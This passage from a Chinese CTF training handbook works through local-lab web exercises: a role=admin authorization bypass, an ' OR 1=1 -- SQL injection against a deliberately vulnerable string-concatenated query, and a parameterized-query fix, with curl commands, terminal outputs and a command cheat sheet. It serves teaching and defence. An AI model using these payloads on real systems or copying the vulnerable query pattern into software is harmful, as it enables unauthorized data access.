读题与思路 题面给了一段请求文本。先别急着找漏洞——这题练的是“看清客户端能控制什么”。看请求时按顺序问自己四个问题：用什么方法？要什么路径？带了哪些参数？哪个部分是我可以改的？浏览器地址栏显示的只是请求的一小部分，完整请求要看 curl 或开发者工具。

分步操作与观察

1. 启动本地靶场（1.3 节的命令），确认终端打印服务地址（图 1.2）。
2. 用浏览器打开 `http://127.0.0.1:8765/`，看到一行提示：“Try /gate?role=guest and /notes?title=public”（图 4.1）。这是靶场的“入口索引”，以后打开陌生站点也先找这种

索引页。

3. 在 PowerShell 里执行下面的命令，保存基线响应，应该看到状态行 HTTP/1.0 200 OK 和正文提示（图 4.2）：

```
curl.exe -s -i http://127.0.0.1:8765/
```

4. 对照图 2.1 拆解请求：方法是 GET，路径是 /，没有查询参数；响应里有状态行、Content-Type 等响应头、空行、正文。
5. 访问门禁接口，把响应存下来，正文是 Access denied（图 4.3）：


```
curl.exe -s -i http://127.0.0.1:8765/gate?role=guest
```

浏览器里的同一页见图 4.4。

6. 在请求文本上标注：方法 GET、路径 /gate、参数名 role、参数值 guest。其中参数值由发请求的一方决定，这就是“客户端可控”的部分。

Try /gate?role=guest and /notes?title=public

图 4.1: 靶场首页（真实网页截图）：浏览器访问 http://127.0.0.1:8765/ 的实际页面（裁切显示内容）



```
Baseline: curl.exe -s -i http://127.0.0.1:8765/

PS C:\Users\mzj\Desktop\CTF\CTF-training-problem-first-full> curl.exe -s -i http://127.0.0.1:8765/
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.12.10
Date: Sat, 26 Sep 2026 03:15:30 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 45
Try /gate?role=guest and /notes?title=public
```

图 4.2: 基线请求：curl.exe -s -i 访问首页，打印状态行、响应头与正文（终端实录截图）

```
Step 1: GET /gate?role=guest (baseline)

PS C:\Users\mzj\Desktop\CTF\CTF-training-problem-first-full> curl.exe -s -i
http://127.0.0.1:8765/gate?role=guest
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.12.10
Date: Sat, 26 Sep 2026 03:15:32 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 14
Access denied
```

图 4.3: 请求 `/gate?role=guest`: 正文是 `Access denied`, 这就是 W1 要对比的基线 (终端实录截图)

`Access denied`

图 4.4: 同一页面的浏览器视图 (真实网页截图): `/gate?role=guest` 返回 `Access denied` (裁切显示响应文本)

结果与核对 本题交付物是”标注好的请求拆解 + 基线记录”, 没有 flag。核对方法: 把你的四部分标注和上面第 6 步对照; 基线文件里应包含状态码 200、响应头和完整正文。基线存在的意义是: 以后每次改动输入, 都有一个可以对比的”正常样子”。

为什么会成功 因为 HTTP 请求的每个字段都是客户端构造的。浏览器只是”帮你发请求的程序”, 它不提供任何可信度; 用 curl、脚本、抓包工具都能重建这个 GET 请求。所以读 Web 题的第一课就是: 分清哪些字段是服务端定的 (路径对应的功能), 哪些是客户端填的 (参数、头、Cookie)。

排错指南

①连接被拒绝 (curl 报 Connection refused): 靶场没启动, 或不在 8765 端口。②状态码 404: 路径敲错, 注意大小写和开头的斜杠。③中文乱码: PowerShell 编码问题, 命令前执行 `[Console]::OutputEncoding=[System.Text.Encoding]::UTF8`。④输出一大堆进度条: 忘了加 `-s`。

变式练习

1. 把参数值改成 `administrator`，记录响应是否变化——”响应变了”说明服务端读了这个参数，但还不能断言有漏洞。
2. 把 `?role=guest` 整段删掉再请求，观察服务端的默认行为（靶场会按缺省值处理）。
3. 用 `curl.exe -v` 重发第 5 步的请求，对照发出的请求头和图解中的”请求头”部分。

4.2 题 W1：谁说你是管理员？

题 W1 题面卡

题目来源：本地靶场 `labs/web/app.py` 的 `/gate` 接口（离线可做）

给定材料：接口 `/gate?role=guest` 只返回普通内容；目标是读出管理员内容

目标：只修改一个输入，让接口返回管理员内容，并解释这个输入为什么生效

交付物：一个 `flag{...}` 字符串，提交前检查大小写与花括号；外加一句话漏洞解释

考点：授权逻辑：服务端信任了客户端自报的身份字段

前置知识：2.6 节认证与授权、2.1 节查询参数、3.2 节 `curl`

难度：★○○（入门）

读题与思路 目标是读出”管理员内容”，而入口只有一个带参数的接口。按五步法：基线已经有了（Access denied），假设是”服务器把 `role` 参数当成权限结论”，验证方法是只改参数值，其他一律不动。一次只改一个变量，才能说清是哪个输入造成的变化。

分步操作与观察

1. 先请求 `guest` 留基线（图 4.3），记下正文 `Access denied`。
2. 只把参数值从 `guest` 改成 `admin`，其余不动，执行：

```
curl.exe -s -i http://127.0.0.1:8765/gate?role=admin
```

响应正文变为 `flag{http_query_is_input}`（图 4.5）。

3. 浏览器里再看一次同一页（图 4.6），确认这不是终端里手工打印的文本，而是服务器返回的。
4. 打开源码核对原因，看 `/gate` 分支（图 3.3）：`role` 的值直接与 `"admin"` 比较，成立就输出 `flag`。没有任何登录、口令或会话检查。

```
Step 2: GET /gate?role=admin (only the value changed)

PS C:\Users\mzj\Desktop\CTF\CTF-training-problem-first-full> curl.exe -s -i
http://127.0.0.1:8765/gate?role=admin
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.12.10
Date: Sat, 26 Sep 2026 03:15:35 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 26
flag{http_query_is_input}
```

图 4.5: 只改一个输入: role=admin, 响应体给出 flag (终端实录截图)

```
flag{http_query_is_input}
```

图 4.6: 浏览器里的同一请求 (真实网页截图): 页面上就是管理员内容 flag (真实截图, 裁切显示响应文本)

结果与核对 flag: flag{http_query_is_input}

独立核对: 把 flag 与 labs/web/app.py 中 /gate 分支的返回值逐字符对照 (见图 3.3 里的高亮行)。flag 只在本地靶场出现, 别拿到别的平台提交。

为什么会成功 机制一句话: 授权判断读取了客户端可控的字段。展开说: 服务器收到请求后, 本应根据“已认证的会话”决定角色, 却直接取了查询参数 role 的值当结论。因为请求由客户端构造, 任何人都能写 role=admin。这类漏洞叫**越权** (broken access control), 在真实网站里通常表现为改用户编号看别人资料、改角色字段进管理后台。

排错指南

①返回 Access denied: 确认 URL 是 /gate?role=admin, 注意参数名是 role、值是 admin (全小写)。② 404: 路径写成了 /Gate 或多了空格。③ flag 显示乱码或缺花括号: 是终端显示问题, 把响应存文件再看 (curl.exe -s URL > out.txt)。④怎么确认不是自己打错字: 重跑一遍命令, 让服务器“再给一次”。

变式练习

1. 把参数搬到请求体（`-X POST -d "role=admin"`）再试。注意本靶场只读查询参数，所以会失败——但真实网站若把角色放 POST/隐藏域，同样是漏洞。想一想为什么。
2. 用 `-H "Cookie: role=admin"` 把角色放进 Cookie 再请求 `guest`，观察结果。结论：改传输位置不修复信任问题；本靶场甚至不读 Cookie。
3. 自己出题：写一个按请求里 `is_admin=true` 决定是否展示测试内容的小服务，再想修复方案（提示：服务端会话角色）。

4.3 题 W2：标题搜索里，哪个字节改变了查询？

题 W2 题面卡

题目来源：本地靶场 `labs/web/app.py` 的 `/notes` 接口（离线可做）

给定材料：接口 `/notes?title=...`；源码 `labs/web/app.py` 中拼 SQL 的一行

目标：让接口返回本来查不到的 `staff` 记录，读出其中的 `flag`；并说明输入的哪一部分被数据库当成了语法

交付物：一个 `flag{...}` 字符串 + 一句“哪段输入进入了 SQL 结构”的解释

考点：SQL 注入：外部数据进入查询结构

前置知识：2.4 节 SQL 语法结构、2.2 节 URL 编码、3.2 节 `curl` 的编码选项

难度：★○○（入门）

读题与思路 这题的线索是“报错随输入改变”。顺序永远是：正常输入建基线 → 单引号探测 → 读源码确认输入的去向 → 手工代入语句推结构 → 构造输入。报错本身不是 `flag`，但它告诉你：输入进入了某个“会做语法分析”的地方——这里是 SQL。

分步操作与观察

1. 建基线：查正常标题 `public`，只应返回一条公开笔记（图 4.7）；浏览器视图见图 4.8。

```
curl.exe -s -i -G --data-urlencode "title=public" http://127.0.0.1:8765/notes
```

2. 探测：发一个单引号，响应变成 SQL 报错；再试 `public'` 也报错（图 4.9）。说明这个引号被数据库读进了语句结构。

```
curl.exe -s -G --data-urlencode 'title=' http://127.0.0.1:8765/notes
```

3. 读源码（图 3.3）：关键行是

```
sql = f"SELECT title, body FROM notes WHERE title = '{title}'"
```


把输入代进去手写一遍：title 填 public 得 WHERE title = 'public'; 填单引号得 WHERE title = '', 引号没配对，所以报错。

4. 构造输入 ' OR 1=1 -- : 首引号结束字符串, OR 1=1 是恒真条件, -- 把语句尾部剩下的 ' 变成注释。发送 (图 4.10):

```
curl.exe -s -i -G --data-urlencode 'title='' OR 1=1 -- ' http://127.0.0.1:8765/notes
```

5. 浏览器里用 URL 编码形式访问同一输入 (%27 是单引号、%20 是空格、%3D 是等号), 看到同样两行输出 (图 4.11、图 4.12):

```
http://127.0.0.1:8765/notes?title=%27%20OR%201%3D1%20--%20
```




```
Baseline: curl -G --data-urlencode title=public

PS C:\Users\mzj\Desktop\CTF\CTF-training-problem-first-full> curl.exe -s -i -G --data-urlencode title=public http://127.0.0.1:8765/notes
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.12.10
Date: Sat, 26 Sep 2026 03:15:47 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 47
public: Try searching for a note by its title.
```

图 4.7: 基线: 正常标题 public 只返回一条公开笔记 (终端实录截图)

```
public: Try searching for a note by its title.
```

图 4.8: 同一基线的浏览器视图 (真实网页截图): /notes?title=public (裁切显示响应文本)



```
Probe: a single quote changes the response (SQL error)

PS C:\Users\mzj\Desktop\CTF\CTF-training-problem-first-full> curl.exe -s -G --data-urlencode 'title='' http://127.0.0.1:8765/notes
SQL error: unrecognized token: "'"

PS C:\Users\mzj\Desktop\CTF\CTF-training-problem-first-full> curl.exe -s -G --data-urlencode 'title="public"' http://127.0.0.1:8765/notes
SQL error: unrecognized token: '"public'"
```

图 4.9: 单引号探测: 响应从”正常笔记”变成 SQL 报错, 报错随输入改变 (终端实录截图)

```
Inject: title=' OR 1=1 -- (quote, always-true, comment)

PS C:\Users\mzj\Desktop\CTF\CTF-training-problem-first-full> curl.exe -s -i -G --data-urlencode
'title='' OR 1=1 -- ' http://127.0.0.1:8765/notes
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.12.10
Date: Sat, 26 Sep 2026 03:20:29 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 82
public: Try searching for a note by its title.
staff: flag{sql_parameters_matter}
```

图 4.10: 注入成功: 两行记录都返回, 包含 staff 的 flag (终端实录截图)

```
Same payload, URL-encoded form: %27 %20 %3D

PS C:\Users\mzj\Desktop\CTF\CTF-training-problem-first-full> curl.exe -s -i
http://127.0.0.1:8765/notes?title=%27%20OR%201%3D1%20--%20
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.12.10
Date: Sat, 26 Sep 2026 03:16:05 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 82
public: Try searching for a note by its title.
staff: flag{sql_parameters_matter}
```

图 4.11: 同一注入串的 URL 编码形式: %27、%20、%3D, 结果一致 (终端实录截图)

```
public: Try searching for a note by its title.
staff: flag{sql_parameters_matter}
```

图 4.12: 浏览器里的注入结果 (真实网页截图): 页面显示两条笔记与 flag (裁切显示响应文本)

结果与核对 flag: flag{sql_parameters_matter}

独立核对: 这条记录来自服务器数据库的 staff 行 (建表时插入, 见 app.py 的 make_db), 不是终端打印的文本——换 curl、换浏览器都能拿到同一个值, 这就是独立复现。

为什么会成功 机制一句话：**外部数据进入了 SQL 的语句结构**。展开说：程序用字符串拼接构造查询，输入里的单引号提前结束了字符串字面量，后面的 `OR 1=1` 成为 SQL 的条件语法，`--` 是 SQL 的注释符号，把原本尾部的引号注释掉，语句仍然合法。数据库于是把”标题为空或恒真”当作条件，两行全返回。注意：注入是否成功取决于原语句的引号、注释写法和数据库方言，记住这一条固定输入解不了所有 SQL 题。

排错指南

①看到”字符串缺少终止符 / ParserError”：这是 PowerShell 解析错误，命令没发出去。把参数写成单引号字符串，内部单引号写两个（见 3.2 节）。②返回 `No note found`：注入串被当成普通标题了，检查引号是否真的发送了（用 `--data-urlencode` 或看 URL 里的 `%27`）。③报错和图里不一样：确认查的是 `/notes` 而不是 `/gate`。④想确认服务器收到的到底是什么：把注入串换成 `AAAA`，看响应正文是否搜索 `AAAA` 标题。

变式练习

- 不用注释符，改用 `public' OR '1'='1` 试试：想一想为什么这个写法不需要 `--`（提示：尾部引号变成了第二个字符串的开头）。
- 只发一个单引号的 URL 编码形式 `%27`，对照图 4.9 确认现象一致。
- 把条件改成 `' AND 1=2 --`，预测返回几行（提示：恒假条件），再实际验证。

4.4 题 W3：同样的输入为什么在修复版里失效？

题 W3 题面卡

题目来源：本地靶场 `labs/web/app.py` 的修复实验（离线可做）

给定材料：修复写法：`db.execute("SELECT ... WHERE title = ?", (title,))`；W2 的注入串

目标：把 W2 的查询改成参数化形式，重新发送同一个注入串，预测并验证返回多少条笔记；再确认正常标题 `public` 不受影响

交付物：一组对照结果：恶意输入失效 + 正常输入仍可用，并说明原因

考点：参数化查询：让数据永远只是数据

前置知识：2.4 节参数化查询、4.3 节 W2 带做

难度：★○○（入门）

读题与思路 修复不是”删掉危险词”，而是让数据库永远把输入当数据。预测先于操作：注入串在参数化写法里应该只是”一个完整标题”，匹配不到任何记录；正常标题 `public` 应该照常工作。验证修复必须做**两组测试**：恶意输入失效 + 正常功能保留，缺一不可。


分步操作与观察

1. 把查询改为参数化形式（这就是修复）：

```
db.execute("SELECT title, body FROM notes WHERE title = ?", (title,))
```

2. **重启服务**：不重启的话，运行的还是旧代码。停掉旧进程，再执行 `python labs/web/app.py`。
3. 查询 `public`，确认公开笔记仍正常返回。
4. 用与 W2 **完全相同**的注入串再查一次，确认只返回 0 行（找不到），`staff` 记录不再出现。
5. 懒得改服务器也没关系：配套演示脚本把两种写法放在同一个进程里对照跑，实录见图 4.13（脚本在 `figures/raw/fig-web-10-param-fix.py`，只操作内存数据库）：

```
python -X utf8 figures/raw/fig-web-10-param-fix.py
```



```
W3: parameterized query - same input is now inert

PS C:\Users\mzj\Desktop\CTF\CTF-training-problem-first-full> python -X utf8
figures/raw/fig-web-10-param-fix.py
input title : "' OR 1=1 -- "
fix BEFORE  : SELECT title, body FROM notes WHERE title = "' OR 1=1 -- '
fix BEFORE  rows: [('public', 'Try searching for a note by its title.'), ('staff',
'flag{sql_parameters_matter}')]
fix AFTER   : SELECT title, body FROM notes WHERE title = ?    with params ("' OR 1=1 -- ",)
fix AFTER   rows: []
normal title 'public' still works: [('public', 'Try searching for a note by its title.')
```

图 4.13: 修复前后对照：同一注入串，拼接写法返回 2 行（含 flag），参数化写法返回 0 行，正常标题仍可用（终端实录截图）

结果与核对 对照图 4.13 的三行输出：`fix BEFORE rows` 有两条记录、`fix AFTER rows` 是空、`normal title 'public' still works` 仍有记录。三行齐全才算修复验证通过。若你自己改了服务器做实验，记得把两组请求都留档。

为什么会成功 机制一句话：**参数化查询把语句结构和数据分开提交**。数据库先按 `?` 占位符把 SQL 编译成语法树，数据随后作为“一个值”填进去，永远不会参与语法分析。所以单引号、`OR`、注释符在参数里都只是普通字符。反面教材是黑名单过滤（删掉 `OR`、替换单引号）：大小写、双写、编码、注释变形都能绕过它。

排错指南

①注入串仍然生效：十有八九是服务没重启，跑的还是旧代码。②正常标题也查不到了：占位符数量和参数个数不匹配，检查 (title,) 是不是写成了 (title)（后者不是元组）。③分不清测的是哪一版：把两版响应都存文件，文件名里写明 fixed / before。

变式练习

1. 用变式输入 `public' OR '1'='1` 在修复版再测一次，确认同样只按字面值匹配。
2. 写一个”按标题搜索”的参数化小接口，再加一个按 `body` 搜索的接口，想想两个参数是否都要参数化（答案：都要）。
3. 思考题：参数化能修 W1 的越权吗？为什么不能？（提示：W1 的病因是授权判断的位置，不是 SQL。）

第五章 复盘：知识地图与易错清单

本章目标：把四道题的经验压成”下次遇到这类题怎么办”的固定流程。

5.1 Web 题五步流程

1. **分诊**：这是 Web 题吗？给的是 URL、附件还是源码？
2. **建基线**：正常请求什么样子？状态码、响应头、正文各存一份。
3. **找可控输入**：URL 参数、POST 表单、Cookie、文件名、请求头，逐个列出。
4. **单变量试探**：一次改一个输入，把”数据被谁解释”猜出来（数据库 / 浏览器 / 文件系统 / 权限判断）。
5. **利用并复核**：构造输入拿到答案，再独立验证：对源码、重算、或平台反馈。

5.2 漏洞类型判断表

现象	可能的解释器	先做什么	修复方向
单引号/引号报 SQL 错	数据库	读拼接处源码	参数化查询
条件恒真多返回数据	数据库	手工代入语句推结构	参数化查询
输入出现在页面并被执行	浏览器	看输出位置	输出编码
能读到目录外文件	文件系统	看路径怎么拼	规范化 + 根目录核对
改个编号看到别人数据	权限判断	画权限小表	服务端核对归属
改角色/隐藏域进后台	权限判断	试 POST/Cookie 是否也生效	会话角色判定

5.3 易错清单

1. 没有基线就改输入，最后说不清是哪个改动起的作用；
2. 把界面限制（隐藏按钮、置灰控件）当成权限检查；
3. 用 PowerShell 直敲 `curl` 而不是 `curl.exe`，被别名坑；
4. 引号嵌套写错，把 PowerShell 解析错误当成“SQL 报错”；
5. URL 手工编码出错（空格、引号、井号），改用 `--data-urlencode`；
6. 只记 payload 不记机制，换个数据库方言就束手无策；
7. 修复后只测恶意输入，忘了确认正常功能还活着；
8. 用黑名单过滤当修复方案；
9. 改了服务端代码忘了重启，测的还是旧进程；
10. 看到 flag 就复制，不核对大小写、花括号和来源；
11. 对真实平台题硬编结论，把“题面说的功能”当成“已验证的漏洞”；
12. 把命令用在未经授权的系统上。

5.4 下次遇到这类题怎么办

给 URL 的题：先抓一次正常请求（curl 或 F12），列出全部可控输入，按“数据库 / 浏览器 / 文件系统 / 权限”四选一逐个试。**给源码的题：**搜 `SELECT`、`open()`、`eval`、`execute`，追每个危险函数的参数来源。**给上传功能的题：**先走正常流程建基线，再动文件名、路径、类型。**权限题：**画“谁能看什么”的小表，逐格验证服务端是否核对。**卡住时：**汇报已知输入、观察到的响应、已排除的假设、下一条想验证的动作——而不是只说“做不出来”。

一句话记忆

基线、单变量、机制解释、独立复核——四件事凑齐，才叫解题；只拿到 flag 叫猜中。

第六章 自测与参考答案

本章目标：先自测概念是否掌握，再核对完整推演。

6.1 自测题

1. 一次 HTTP 请求由哪四段组成？空行的作用是什么？
2. GET 和 POST 的参数分别放在哪里？”放在 POST 里”为什么仍然不可信？
3. 把单引号写成 %27 发送，数据库收到的是什么字符？
4. Cookie 由谁生成、由谁保存、由谁随请求发送？为什么它不是信任凭证？
5. SQL 的 `SELECT ... WHERE title = 'public'` 里，哪部分是语句结构，哪部分是数据？
6. W2 的注入串里，-- 为什么要写？不写会发生什么？
7. SQL 注入、XSS、路径穿越分别由哪个组件把数据当成了代码？
8. 认证和授权的区别是什么？W1 的问题属于哪一个？
9. 为什么 W1 把参数从 GET 改成 POST 依然不安全？
10. 验证一次 SQL 注入修复，最少要做哪两组测试？

6.2 参考答案与完整推演

第 1 题 请求 = 请求行（方法 + 路径 + 查询串 + 协议版本）+ 请求头 + 空行 + 请求体；响应 = 状态行 + 响应头 + 空行 + 响应体。空行把”头”和”体”分开，双方都遵守。

第 2 题 GET 参数在 URL 查询串里，POST 参数通常在请求体里。但请求整个由客户端构造，抓包或脚本都能自己写 POST 正文，所以”藏在 POST 里”只是不显眼，不是可信。

第 3 题 单引号。%27 只是传输编码，服务器解码后还原，数据库看到的仍是 '。

第 4 题 Cookie 由服务器通过响应头 `Set-Cookie` 下发、浏览器保存、之后随每个请求自动带上。因为保存在客户端，其内容可被查看和篡改，所以携带 Cookie 不等于可信，服务端要用会话记录去验证它。

第 5 题 `SELECT`、`FROM`、`WHERE title =` 和两端的引号是语句结构；`public` 是数据。拼接的问题就是把外部数据写进了”结构”的位置。

第 6 题 `--` 是 SQL 注释符，用来把原语句尾部剩下的引号和内容注释掉，保证语句语法完整。不写的话，输入拼出的语句尾部会多出孤立引号，多半以语法错误收场（可以自己在靶场验证）。

第 7 题 SQL 注入——数据库；XSS——浏览器；路径穿越——文件系统（再加上权限判断组件的越权问题）。

第 8 题 认证回答”你是谁”，授权回答”你能做什么”。W1 属于授权问题：服务端把客户端自报的角色字段当成了授权依据。

第 9 题 因为 POST 正文同样由客户端填写，把 `role=admin` 放进请求体，服务器若照旧信任它，越权依旧。修复必须发生在服务端的授权判断上，与传输位置无关。

第 10 题 两组：①恶意输入不再改变查询结构（注入失效）；②正常输入照常工作（功能没被误伤）。图 4.13 就是两组一起做的例子。

完整推演：W1 启动靶场后，`curl.exe -s -i http://127.0.0.1:8765/gate?role=guest` 返回 `Access denied`。只把参数值改成 `admin`，响应体变成 `flag{http_query_is_input}`。对照源码（图 3.3）：`/gate` 分支直接比较 `role` 与 `"admin"`，没有任何会话或口令检查。修复：由服务端根据已认证的会话决定角色，客户端自报字段一律忽略。

完整推演：W2 先用 `public` 建基线（一条笔记）。发单引号得到 SQL 报错，说明引号进入了语句结构。源码显示拼接位置：

```
sql = f"SELECT title, body FROM notes WHERE title = '{title}'"
```

手工代入 `' OR 1=1 --`，语句变成”标题为空，或 `1=1`，尾部引号被注释”，两行全返回，其中 `staff` 行是 `flag{sql_parameters_matter}`。换成参数化写法后，同一输入只是一个完整标题值，返回 0 行；`public` 仍正常。注意：这并不能修复 W1 的授权错误，两个入口要分别分析。

第七章 附录 A：平台题目复核与提交 checklist

本章目标：把本地方法用于题目复核与组队交流，所有结论均以实际证据为准。

7.1 一眼区分附件题与在线环境题

玄机首页 <https://xj.edisec.net/> 登录后进入”靶场”。平台题先把四件事记下：**题面、附件、环境、提交格式**，再选工具。提供可离线分析附件的题（如”五格电文”），第一步是下载附件、列文件、识别格式；提供在线环境的题（如题目页提供在线环境），第一步是读附件与题面，再从页面启动靶机并记录实际地址。题面中的 `your_ip` 是占位写法。是否收费、按钮名称可能变化，以当前详情页为准。不要仅凭方向标签判断是否必须联网。

7.2 组队复核要点

T1：同时收到多份材料怎么分工？ 先给每题写交付物、第一条证据、需要的运行环境，再指派负责人：URL 题先留正常请求和响应；密文先记录格式与长度；EXE 先静态识别打包方式与入口；ELF 先识别架构和保护；PCAP 先按会话列端点与协议。每题的关键证据都要有第二人复核。

T2：没有新证据时怎么汇报？ 卡住时汇报四样：已知输入、观察到的响应、已经排除的假设、下一条想验证的动作。例如：”已确认 `guest` 请求可以读取公开页面；下一步对照不同权限下同一请求的响应，并记录差异。”完整题解也应保留关键失败假设与适用条件。校内赛的目标是多人能复现同一证据链，再由平台确认最终答案。

7.3 提交 checklist

1. 题面、附件版本、环境地址已记录；附件原件保留，未覆盖。

2. 基线请求与改动后请求均已保存，能说清唯一变化的输入。
3. flag 有独立于最后打印语句的证据：W1 核对 `labs/web/app.py` 对应分支；W2 确认记录来自本地服务数据库；平台题需再加密/重算或对照样本核对。
4. 提交前检查大小写、花括号和空格，按题面要求提交完整 flag。
5. 在平台页面等待提交完成，确认显示“FLAG 正确”及步骤完成后再记为已验证；未验证题记为”入口/阶段完成，答案未确认”，不编造。
6. 题解写清命令、脚本版本、附件路径、完整输出与平台反馈；不把账号口令写入讲义或共享包。

第八章 附录 B：命令速查表

本章目标：想做什么，就敲哪条命令。全部命令在 PowerShell 里执行，除非注明 WSL。

想做什么	敲什么命令
看 Python 版本	<code>python --version</code>
启动本地靶场	<code>python labs/web/app.py</code>
停止服务	在服务终端按 Ctrl+C
看完整响应（头 + 正文）	<code>curl.exe -s -i http://127.0.0.1:8765/</code>
请求门禁接口	<code>curl.exe -s -i http://127.0.0.1:8765/gate?role=guest</code>
只改参数值做对照	<code>curl.exe -s -i http://127.0.0.1:8765/gate?role=admin</code>
按标题搜索（自动编码）	<code>curl.exe -s -i -G --data-urlencode "title=public" http://127.0.0.1:8765/notes</code>
发单引号探测	<code>curl.exe -s -G --data-urlencode 'title=' 'http://127.0.0.1:8765/notes'</code>
发注入串	<code>curl.exe -s -i -G --data-urlencode 'title=' 'OR 1=1 -- ' http://127.0.0.1:8765/notes'</code>
用 URL 编码直接访问	<code>curl.exe -s -i http://127.0.0.1:8765/notes?title=%27%20OR%201%3D1%20--%20</code>
看响应头细节	<code>curl.exe -v URL</code>
发 POST 表单	<code>curl.exe -s -i -X POST -d "a=1" URL</code>
加自定义请求头	<code>curl.exe -s -i -H "Cookie: k=v" URL</code>
确认 curl 是不是别名	<code>Get-Alias curl Format-List Name, ReferencedCommand</code>
看真正的 curl 版本	<code>curl.exe --version</code>
看整个源码文件	<code>Get-Content labs/web/app.py</code>
搜关键行带上下文	<code>Select-String -Path labs/web/app.py -Pattern 'sql = f' -Context 1,2</code>

想做什么	敲什么命令
把响应存文件	<code>curl.exe -s URL > out.txt</code>
看文件类型 (WSL)	<code>file xxx</code>
